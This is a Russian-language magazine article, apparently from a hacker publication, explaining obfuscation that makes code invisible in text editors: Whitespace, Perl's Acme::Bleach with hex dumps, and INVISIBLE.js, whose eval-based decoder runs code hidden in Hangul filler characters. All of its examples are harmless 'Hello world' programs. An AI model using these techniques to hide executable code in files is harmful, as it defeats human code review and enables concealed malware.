Мы увидели, что атаки на беспроводные сети не такие уж и неуловимые. В наших силах не только обнаруживать их, но и даже предотвращать. Беспроводной периметр современной компании образуется не только Wi-Fi-сетями, но именно эта технология является самой первой мишенью хакерских атак. Каким бы ни был размер периметра, дешевые и доступные одноплатные компьютеры с представленными в статье скриптами прекрасно справятся с задачей защиты беспроводных сетей и сделают это минимальными усилиями и минимальной ценой. В будущем, возможно, все это вырастет в проект первой полноценной Wireless IDS/IPS.

КОД-НЕВИДИМКА

Сравниваем способы обфускации программ

Представь: открываешь файл с кодом в текстовом редакторе — и видишь абсолютно пустое место, хотя скрипт прекрасно выполняется. Такая обфускация действительно существует. В этой статье мы изучим магические приемы, заставляющие код исчезать прямо у нас перед глазами. Ты увидишь, как современные обфускаторы используют эту идею, чтобы превратить обычный скрипт в пустоту, сохраняя его работоспособность.

JaboHack


Ты, вероятно, читал мои статьи про различные способы обфускации. Среди описанных мною методов встречаются даже весьма курьезные. Понятное дело, самый лучший способ скрыть код — когда в итоге его не видно вообще или он замаскирован внутри ложной отвлекающей информации.

Второй случай называется стеганографией. Сегодня же я хочу рассказать о первом случае: когда, открыв код в текстовом редакторе, непосвященный юзер видит на его месте... пустое ничего. Да, такое действительно бывает: существуют методы обфускации, после которых вместо привычной мешанины случайных символов получается визуально пустое место, как будто код отсутствует вовсе.

Немного поразмыслив, легко догадаться, как достичь подобного эффекта: существует множество служебных символов, визуально не отображаемых текстовыми редакторами, — пробелы, табуляции, всевозможные переводы строк и так далее. Конечно, хакеры, вооруженные шестнадцатеричными редакторами, смеются над подобными ограничениями, но простому пользователю, у которого Hex-редактор вызывает благоговейный ужас и для просмотра по умолчанию настроен какой-нибудь Wordpad, Notepad или, в самом продвинутом случае, cat, такое кажется своеобразной магией. Особенно если этот самый пользователь привык к модным ныне скриптовым языкам с текстовым кодом типа Python или JavaScript, для которых обфускация как раз наиболее актуальна.

Считается, что впервые подобная идея была высказана в качестве шутки еще в 1997 году создателем C++ Бьёрном Страуструпом, как абсурдный путь эволюции языка C++. Однако в наш безумный век любая странная идея воплощается в реальность, и спустя пять лет Эдвин Брэди и Крис Моррис создали эзотерический язык программирования Whitespace. Собственно, в этом языке впервые и была воплощена концепция невидимости кода в текстовом редакторе.

Для ее реализации в языке оставили всего три значимых символа: пробел (код символа **`0x20`**, обозначаемый создателями как **`L`**), табуляция (**`0x9`**, **`T`**) и перевод строки, Line feed (**`0xA`**, **`S`**). Остальные символы используются в качестве комментариев, что делает возможным применение кода Whitespace в стеганографии. Как видишь, значимые символы действительно не отображаются в текстовом редакторе, хотя выделяются и редактируются, я уж не говорю про шестнадцатеричные редакторы. Поэтому для наглядности программы на Whitespace записывают последовательностью символов **`S`**, **`T`**, **`L`** или графически, выделяя пробелы от табуляций разными цветами.



```
push 0
push 72
store
push 1
push 101
store
push 2
push 108
store
push 3
push 108
store
push 4
push 111
store
push 5
push 44
store
push 6
```

Как и все нормальные языки программирования, Whitespace имеет свой синтаксис и свою систему команд: шесть команд манипуляции со стеком (**`push`**, **`dup`**, **`copy`**, **`swap`**, **`discard`** и **`slide`**), пять арифметических команд (**`add`**, **`sub`**, **`mul`**, **`div`** и **`mod`**), две команды доступа к пулу переменных heap (**`store`** и **`retrieve`**), семь управляющих команд — куда ж без них (**`label`**, **`call`**, **`jmp`**, **`jz`**, **`jn`**, **`ret`**, **`exit`**). Еще есть четыре команды ввода-вывода (**`outchar`**, **`outnum`**, **`readchar`** и **`readnum`**). У команд имеются аргументы — числа и строки в двоичном представлении, где пробел интерпретируется как ноль, а табуляция — единица.


Не буду сильно углубляться в подробности особенностей языка, про него и так написано достаточно статей, с которыми ты можешь ознакомиться самостоятельно, например на Хабре, я же хочу рассказать несколько о другом.

Если называть вещи своими именами, Whitespace — это даже не язык программирования, а байт-код некоего упрощенного стекового ассемблера. Понятное дело, при всем количестве специализированных IDE, созданных для любителей странного, на полном серьезе писать программу в пробелах, табуляциях и переводах строки ни один психически здоровый человек не сможет (хотя, похоже, создателями и не задумывалось изначально).


Даже для преобразования с птичьего кода LSSSTSTTS требуется простейший транслятор, а по-хорошему для «программирования» на таком языке нужен ассемблер. Да и в качестве обфускатора эта концепция не особо подходит, в первую очередь тем, что трансляция с любого современного высокоуровневого объектно ориентированного скриптового языка на подобный стековый ассемблер достаточно трудоемка и требует большого объема кода (который, к несчастью, прекрасно видим в текстовом редакторе и неиллюзорно тормозит при работе).

Тем не менее программистская общественность в свое время была так впечатлена этим языком, что создала реализации интерпретатора Whitespace на многих популярных языках: например, на JavaScript, Python и даже на Ruby.

Вернемся все-таки к реальным обфускаторам-невидимкам. Идея, заложенная в Whitespace, приглянулась очень многим. Было бы здорово преобразовать произвольный текстовый код в вид, не отображаемый в текстовом редакторе, чтобы сам файл оставался исполняемым и, по возможности, самодостаточным и содержащим минимальное количество исполняемого кода. Наиболее простой и быстрый вариант реализации подобной хотелки — посимвольное преобразование текста скрипта в двоичный код с последующей заменой единиц и нулей неотображаемыми символами. Например, для Perl существует проект Acme::Bleach. Он не совсем самодостаточен, требует подключения соответствующей библиотеки, хотя кода в ней немного и при желании его можно внедрить в исполняемый модуль. После обфускации код (в этом примере **`print "Hello world";`**) в текстовом редакторе выглядит следующим образом.




```
use Acme::Bleach;
print "Hello world";
```




```
use Acme::Bleach;
```

При просмотре в шестнадцатеричном формате видно, что содержимое файла — побитово закодированный текст, где 0 — табуляция, а 1 — пробел, символы разделены переводом строки.



```
75 73 65 20-41 63 6D 65-3A 3A 42 6C-65 61 63 68  use Acme::Bleach
3B 0A 20 09-20 09 20 09-20 09 20 09-20 09 20 09  ;◙ ○ ○ ○ ○ ○ ○ ○
20 09 20 09-20 09 20 20-20 20 20 0A-20 20 20 09   ○ ○ ○     ◙   ○
09 09 20 20-09 0A 20 20-09 09 09 20-09 20 20 0A  ○○  ○◙  ○○○ ○  ◙
09 20 09 09-20 20 09 09-09 0A 20 09-09 20 20 20  ○ ○○  ○○○◙ ○○
09 20 09 0A-09 09 20 20-20 20 20 20-09 0A 20 20  ○ ○◙○○      ○◙
20 09 20 20-20 09 20 0A-20 20 20 20-09 20 20 09   ○   ○ ◙    ○  ○
20 0A 09 20-09 20 20 09-09 20 20 0A-20 09 09 20   ◙○ ○  ○○  ◙ ○○
09 09 20 20-20 0A 09 09-20 09 09 20-09 09 09 0A  ○○   ◙○○ ○○ ○○○◙
09 20 09 09-20 20 20 20-20 0A 20 09-20 20 09 09  ○ ○○     ◙ ○  ○○
09 20 09 0A-09 09 20 09-09 09 09 20-09 0A 09 20  ○ ○◙○○ ○○○○ ○◙○
20 09 20 20-09 09 09 0A-20 20 20 09-09 20 09 09   ○  ○○○◙   ○○ ○○
20 0A 20 20-09 20 20 09-09 20 20 0A-20 09 09 09   ◙  ○  ○○  ◙ ○○○
20 09 20 20-09 0A 09 09-20 09 09 20-20 09 20 0A   ○  ○◙○○ ○○  ○ ◙
20 20 09 20-20 20 09 20-09 0A 20 20-20 20 09 20    ○   ○ ○◙    ○
20 09 20 0A-20 20 20 20-09 09 20 20-09 0A 09 20   ○ ◙    ○○  ○◙○
09 09 09 09-20 09 09 0A-20 20 09 20-20 09 09 09  ○○○○ ○○◙  ○  ○○○
20 0A 20 20-20 09 20 09-20 20 09 0A-20 20 20 09   ◙   ○ ○  ○◙   ○
09 20 20 20-09 0A 09 09-20 09 20 20-20 09 09 0A  ○   ○◙○○ ○   ○○◙
09 20 09 20-20 09 20 09-20 0A 09 09-20 20 09 20  ○ ○  ○ ○ ◙○○  ○
20 09 20 0A-09 20 20 09-09 20 09 09-09 0A 20 20   ○ ◙○  ○○ ○○○◙
20 09 20 09-20 20 20 0A-20          -             ○ ○   ◙
```

Этот алгоритм прекрасно подходит для стеганографии, что показывает пример внедрения его в псевдофайл на C.




```
use Acme::Bleach;

#include <stdio.h>

int     main(void) {
                printf("%s","Hello   world!\n");
}
```

```
75 73 65 20-41 63 6D 65-3A 3A 42 6C-65 61 63 68  use Acme::Bleach
3B 0A 20 09-20 09 20 09-20 09 20 09-20 09 20 09  ;◙ ○ ○ ○ ○ ○ ○ ○
20 09 09 20-09 09 20 20-20 20 20 0A-23 69 6E 63   ○○ ○○     ◙#inc
6C 75 64 65-20 3C 73 74-64 69 6F 2E-68 3E 20 20  lude <stdio.h>
09 09 09 20-20 09 0A 20-20 09 09 09-20 09 20 20  ○○○  ○◙  ○○○ ○
0A 69 6E 74-09 6D 61 69-6E 28 76 6F-69 64 29 20  ◙intomain(void)
7B 09 09 20-20 09 09 09-0A 20 09 09-20 20 20 70  {○○  ○○○◙ ○○   p
72 69 6E 74-66 28 22 25-73 22 2C 22-48 65 6C 6C  rintf("%s","Hell
6F 09 77 6F-72 6C 64 21-5C 6E 22 29-3B 20 09 0A  ooworld!\n"); ○◙
7D 09 09 20-20 20 20 20-20 09 0A 20-20 20 09 20  }○○      ○◙   ○
20 20 09 20-0A 20 20 20-20 09 20 20-09 20 0A 09    ○ ◙    ○  ○ ◙○
20 09 20 20-09 09 20 20-0A 20 09 09-20 09 09 20   ○  ○○  ◙ ○○ ○○
20 20 0A 09-09 20 09 09-20 09 09 09-0A 09 20 09    ◙○○ ○○ ○○○◙○ ○
09 20 20 20-20 20 0A 20-09 20 20 09-09 09 20 09  ○     ◙ ○  ○○○ ○
0A 09 09 20-09 09 09 09-20 09 0A 09-20 20 09 20  ◙○○ ○○○○ ○◙○  ○
20 09 09 09-0A 20 20 20-09 09 20 09-09 20 0A 20   ○○○◙   ○○ ○○ ◙
20 09 20 20-09 09 20 09-0A 20 20 20-20 09 20 20   ○  ○○ ○◙    ○
20 20 0A 09-09 09 20 09-20 20 09 09-0A 09 20 09    ◙○○○ ○  ○○◙○ ○
09 20 20 09-20 20 0A 20-09 20 20 09-09 20 09 09  ○  ○  ◙ ○  ○○ ○○
0A 09 20 20-0A          -           -            ◙○  ◙
```

Естественно, идею подхватили и адепты других языков — шутники умудрились внедрить код расшифровщика на JavaScript в исполняемый файл и минимизировать его аж до 116 байт! Встречаем проект INVISIBLE.js. Как видишь, расшифровщик совсем простой, занимает всего одну верхнюю строку, а остальной код невидим.

Алгоритм кодировки текста такой же, как и в предыдущем случае, однако тут разработчики исхитрились еще сильнее — в качестве 0 и 1 вместо банальных табуляции и пробела они использовали стандартный и полуширинный заполнители хангыля (**`1 - U+FFA0 HALFWIDTH HANGUL FILLER; 0 U+3164 HANGUL FILLER`**).



```
new Proxy({},{get:(_,n)=>eval([...n].map(n=>+(" ">n)).join``.replace(/.{8}/g,n=>String.fromCharCode(+("0b"+n))))}).
// INVISIBLE CODE STARTS HERE

// INVISIBLE CODE ENDS HERE
```

